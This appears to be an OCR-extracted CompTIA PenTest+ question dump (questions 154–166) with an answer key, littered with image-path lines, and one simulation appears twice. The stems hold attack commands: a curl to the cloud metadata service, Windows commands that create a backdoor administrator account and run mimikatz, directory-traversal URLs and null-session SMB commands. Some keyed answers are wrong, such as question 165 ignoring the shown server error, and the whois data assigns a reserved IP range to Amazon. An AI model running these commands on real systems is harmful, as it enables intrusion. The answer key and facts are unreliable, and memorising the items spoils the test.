
```
(command 1)
whois 245.62.183.203

NetRange: 245.62.0.0 - 245.62.255.255
CIDR: 245.62.0.0/16
NetName: Amazon-05
NetHandle: NET-245-62-0-0-1
Parent: NET245 (NET 245-0-0-0-0)
NetType: Direct Allocation
OriginAS: AS56466, AS66522, AS7226
Organization:  Amazon.com, Inc. (AMAZON)
RegDate 2010-08-27
Updated: 2015-09-24
Ref: https://rdap.arin.net/registry/ip/245.62.183.203

(command 2)
whois somecloudddomain.org

Domain Name: somecloudddomain.org
Registry Domain ID: D20033912-LRJA
Updated Date: 2021-02-15T04:43:38Z
Creation Date: 1993-09-22T04:00:38Z
Registrar: LocalComputerPro's, Inc.
Registrar Abuse Contact Email: domainabuse@localcomputerpros.com
Registrar Abuse Contact Phone: 1234567789
Registry Expiry Date: 2021-08-14T04:00:00Z
```

CompTIA




Correct Answer:

See all the solutions below in Explanation.


Explanation:

A screenshot of a computer Description automatically generated





Question 154
After running the enum4linux.pl command, a penetration tester received the following output:




Which of the following commands should the penetration tester run NEXT?

A. smbspool //192.160.100.56/print$
B. net rpc share -S 192.168.100.56 -U ''
C. smbget //192.168.100.56/web -U ''
D. smbclient //192.168.100.56/web -U '' -N

Correct Answer: D

Question 155
SIMULATION
A penetration tester performs several Nmap scans against the web application for a client.


INSTRUCTIONS
Click on the WAF and servers to review the results of the Nmap scans. Then click on each tab to select the appropriate vulnerability and remediation options. If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



Vulnerability | Remediation

Based on the output text, select the most likely vulnerability:

- ○ Bypass the WAF to communicate directly with App01.example.com.
- ○ Execute a SQL injection attack against DBProd.example.com.
- ○ Perform a SSRF attack against App01.example.com from CDN.example.com.
- ○ Exploit a privilege escalation attack on App01.example.com.



Vulnerability | Remediation


Select the two best remediation options:

- ☐ Restrict direct communications to App01.example.com to only approved components.
- ☑ Require an additional authentication header value between CDN.example.com and App01.example.com.
- ☐ Throttle the number of concurrent connections to CDN.example.com.
- ☐ Change the default port used for the MySQL Database Connection to DBProd.example.com.
- ☐ Change the default ports used for the web server on App01.example.com.
- ☐ Configure a host-based intrusion detection system on App01.example.com.

CDN/WAF

```
Nmap scan report for 205.3.45.68
Host is up (0.016s latency).
PORT      STATE     SERVICE    VERSION
80/tcp    open      http       nginx
443/tcp   open      ssl/https  nginx
3306/tcp  filtered  mysql
```






Correct Answer:
See the explanation part for detailed solution
Explanation:

Vulnerability | Remediation

Based on the output text, select the most likely vulnerability:

- ○ Bypass the WAF to communicate directly with App01.example.com.
- ○ Execute a SQL injection attack against DBProd.example.com.
- ◉ Perform a SSRF attack against App01.example.com from CDN.example.com.
- ○ Exploit a privilege escalation attack on App01.example.com.

CompTIA



Most likely vulnerability: Perform a SSRF attack against App01.example.com from CDN.example.com.

Two best remediation options:

Restrict direct communications to App01.example.com to only approved components.
Require an additional authentication header value between CDN.example.com and App01.example.com.
Restrict direct communications to App01.example.com to only approved components: This limits the exposure of the application server by ensuring that only specified, trusted entities can communicate with it.
Require an additional authentication header value between CDN.example.com and App01.example.com: Adding an authentication layer between the CDN and the app server helps ensure that requests are legitimate and originate from trusted sources, mitigating SSRF and other indirect attack vectors.


Nmap Scan Observations:


CDN/WAF shows open ports for HTTP and HTTPS but filtered for MySQL, indicating it acts as a filtering layer.
App Server has open ports for HTTP, HTTPS, and filtered for MySQL.
DB Server has all ports filtered, typical for a database server that should not be directly accessible.
These findings align with the SSRF vulnerability and the appropriate remediation steps to enhance the security of internal communications.

Question 156
You are a penetration tester running port scans on a server.

INSTRUCTIONS

Part 1: Given the output, construct the command that was used to generate this output from the available options.
Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





Correct Answer:

See explanation below.

Explanation:

Part 1 - 192.168.2.2 -O -sV --top-ports=100 and SMB vulns
Part 2 - Weak SMB file permissions

https://subscription.packtpub.com/book/networking-and-servers/9781786467454/1/ch01lvl1sec13/fingerprinting-os-and-services-running-on-a-target-host


Question 157

A penetration tester performs several Nmap scans against the web application for a client.

INSTRUCTIONS

Click on the WAF and servers to review the results of the Nmap scans. Then click on each tab to select the appropriate vulnerability and remediation options.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.






Correct Answer:


See the explanation part for detailed solution.

Explanation:

A screenshot of a computer Description automatically generated



A screenshot of a computer screen Description automatically generated



Most likely vulnerability: Perform a SSRF attack against App01.example.com from CDN.example.com.
The scenario suggests that the CDN network (with a WAF) can be used to perform a Server-Side Request Forgery (SSRF) attack. Since the penetration tester has the pentester workstation interacting through the CDN /WAF and the production network is behind it, the most plausible attack vector is to exploit SSRF to interact with the internal services like App01.example.com.

Two best remediation options:

* Restrict direct communications to App01.example.com to only approved components.
* Require an additional authentication header value between CDN.example.com and App01.example.com.
* Restrict direct communications to App01.example.com to only approved components: This limits the exposure of the application server by ensuring that only specified, trusted entities can communicate with it.
* Require an additional authentication header value between CDN.example.com and App01.
example.com: Adding an authentication layer between the CDN and the app server helps ensure that requests are legitimate and originate from trusted sources, mitigating SSRF and other indirect attack vectors.

Nmap Scan Observations:

* CDN/WAF shows open ports for HTTP and HTTPS but filtered for MySQL, indicating it acts as a filtering layer.
* App Server has open ports for HTTP, HTTPS, and filtered for MySQL.
* DB Server has all ports filtered, typical for a database server that should not be directly accessible.
These findings align with the SSRF vulnerability and the appropriate remediation steps to enhance the security of internal communications.

Question 158
After compromising a system, a penetration tester wants more information in order to decide what actions to take next. The tester runs the following commands:

```
curl http://169.254.169.254/latest
```

Which of the following attacks is the penetration tester most likely trying to perform?

A. Metadata service attack
B. Container escape techniques
C. Credential harvesting
D. Resource exhaustion

Correct Answer: A

Question 159
A penetration tester ran the following commands on a Windows server:

```
schtasks
echo net user svsaccount password /add >> batchjopb3.bat
echo net localgroup Administrators svsaccount /add >> batchjopb3.bat
net user svsaccount
runas /user:svsaccount mimikatz
```

Which of the following should the tester do AFTER delivering the final report?

A. Delete the scheduled batch job.
B. Downgrade the svsaccount permissions.
C. Close the reverse shell connection.
D. Remove the tester-created credentials.

Correct Answer: D

Question 160
During an assessment, a penetration tester inspected a log and found a series of thousands of requests coming from a single IP address to the same URL. A few of the requests are listed below.

```
myprofile.com/servicestatus.php?serviceID=1
myprofile.com/servicestatus.php?serviceID=2
myprofile.com/servicestatus.php?serviceID=3
myprofile.com/servicestatus.php?serviceID=4
myprofile.com/servicestatus.php?serviceID=5
myprofile.com/servicestatus.php?serviceID=6
```

Which of the following vulnerabilities was the attacker trying to exploit?

A. ..Session hijacking
B. ..URL manipulation
C. ..SQL injection
D. ..Insecure direct object reference

Correct Answer: D

Question 161
A penetration tester is conducting an assessment on 192.168.1.112. Given the following output:

```
[ATTEMPT] target 192.168.1.112 - login "root" - pass "abcde"
[ATTEMPT] target 192.168.1.112 - login "root" - pass "edcfg"
[ATTEMPT] target 192.168.1.112 - login "root" - pass "qazsw"
[ATTEMPT] target 192.168.1.112 - login "root" - pass "tyuio"
```

Which of the following is the penetration tester conducting?

A. Port scan
B. Brute force
C. Credential stuffing
D. DoS attack

Correct Answer: B

Question 162
A penetration tester wants to find hidden information in documents available on the web at a particular domain. Which of the following should the penetration tester use?

A. Netcraft
B. CentralOps
C. Responder
D. FOCA

Correct Answer: D

Question 163
A penetration tester fuzzes an internal server looking for hidden services and applications and obtains the following output:

```
Status:  200, Size 2463, Words: 240, Lines: 45 URL:  http://10.200.35.14/admin
Status:  200, Size 2463, Words: 240, Lines: 45 URL:  http://10.200.35.14/db
Status:  403, Size 437, Words: 12, Lines: 4 URL:  http://10.200.35.14/server-status
Status:  200, Size 2463, Words: 240, Lines: 45 URL:  http://10.200.35.14/login
Status:  200, Size 2463, Words: 240, Lines: 45 URL:  http://10.200.35.14/test
Status:  404, Size , Words: 18, Lines: 6 URL:  http://10.200.35.14/robots.txt
```

Which of the following is the most likely explanation for the output?

A. The tester does not have credentials to access the server-status page.
B. The admin directory cannot be fuzzed because it is forbidden.
C. The admin, test, and db directories redirect to the log-in page.
D. The robots.txt file has six entries in it.

Correct Answer: C

Question 164
A penetration tester discovered a vulnerability that provides the ability to upload to a path via directory traversal. Some of the files that were discovered through this vulnerability are:

```
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/newbm.pl
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/rmbm.pl
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/pikctheme.pl
https://xx.xx.xx.x/vpn/../vpns/cfg/smb.conf
```

Which of the following is the BEST method to help an attacker gain internal access to the affected machine?

A. Download .pl files and look for usernames and passwords
B. Download the smb.conf file and look at configurations
C. Edit the smb.conf file and upload it to the server
D. Edit the discovered file with one line of code for remote callback

Correct Answer: C

Question 165
A penetration tester was brute forcing an internal web server and ran a command that produced the following output:

```
$ dirb http://172.16.100.10:3000
-----------------
DURB v2.22
By The Dark Raver
-----------------
START_TIME: Wed Feb 3 13:06:18 2021
URL_BASE: http://172.16.100.10:3000
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----------------
GENERATED WORDS: 4612
---- Scanning URL: http://172.16.100.10:3000 ----
+ http://172.16.100.10:3000/ftp (CODE:200|SIZE:11071)
+ http://172.16.100.10:3000/profile (CODE:500|SIZE:1151)
+ http://172.16.100.10:3000/promotion (CODE:200|SIZE:6586)
+ http://172.16.100.10:3000/robots.txt (CODE:200|SIZE:28)
+ http://172.16.100.10:3000 /Video (CODE:200|SIZE:10075518)

-----------------
END_TIME: Wed Feb 3 13:07:53 2021
DOWNLOADED: 4612 - FOUND: 5
```

However, when the penetration tester tried to browse the URL http://172.16.100.10:3000/profile, a blank page was displayed. Which of the following is the MOST likely reason for the lack of output?

A. The HTTP port is not open on the firewall.
B. The tester did not run sudo before the command.
C. This URI returned a server error.
D. The web server is using HTTPS instead of HTTP.

Correct Answer: A

Question 166
